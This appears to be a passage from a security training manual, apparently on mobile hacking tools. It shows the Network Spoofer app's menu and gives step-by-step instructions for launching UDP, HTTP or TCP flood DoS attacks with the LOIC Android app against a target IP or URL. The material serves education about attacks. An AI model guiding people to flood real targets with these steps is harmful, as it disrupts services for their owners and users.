


93 6:54
Network Spoofer
Start
Setup & Install
95 7:14
Select Hack to use
Multiple spoofs
Run multiple spoofs at once. May run slowly.
Adblock
Blocks adverts on visited websites
All sites -> kittenwar.com
Redirect all websites to kittenwar.com
All sites -> other website
Redirect all websites to another website
Blur images
Blurs all the images on webpages.
Custom Google search change
Change the text in google searches
Custom image change (image on phone)
Change all images on all websites
Custom image change (image on web)

Figure 17.25: Screenshot of Network Spoofer



Launch DoS Attack using Low Orbit Ion Cannon (LOIC)

Low Orbit Ion Cannon (LOIC) is a mobile application that allows attackers to perform DoS/DDoS attacks on the target IP address. This application can perform UPD, HTTP, or TCP flood attacks

Steps to Launch a DoS Attack

Step 1: **Download and install** LOIC Android application from Android Play Store

Step 2: **Launch** the **LOIC** application

Step 3: Enter the target IP address or URL in the **GET Target IP** field and click the **GET IP** button

Step 4: Select the DoS attack method by selecting any of **UDP**, **HTTP**, or **TCP** radio buttons under the **Send Method** option

Step 5: Enter the port and number of threads. Numbers must be positive integers

Step 6: Click on the **START** button at the bottom of the interface to **launch the DoS attack**

https://droidinformer.org


Launch DoS Attack using Low Orbit Ion Cannon (LOIC)

Source: *https://droidinformer.org*

LOIC is a mobile application that allows attackers to perform DoS/DDoS attacks on the target IP address. This application can perform UPD, HTTP, or TCP flood attacks. It allows attackers to take full control of the traffic flow, send data packets to any IP address, use various methods to send data packets (HTTP, UDP, or TCP), retrieve the IP address from any real web-address, and send data packets to any port.

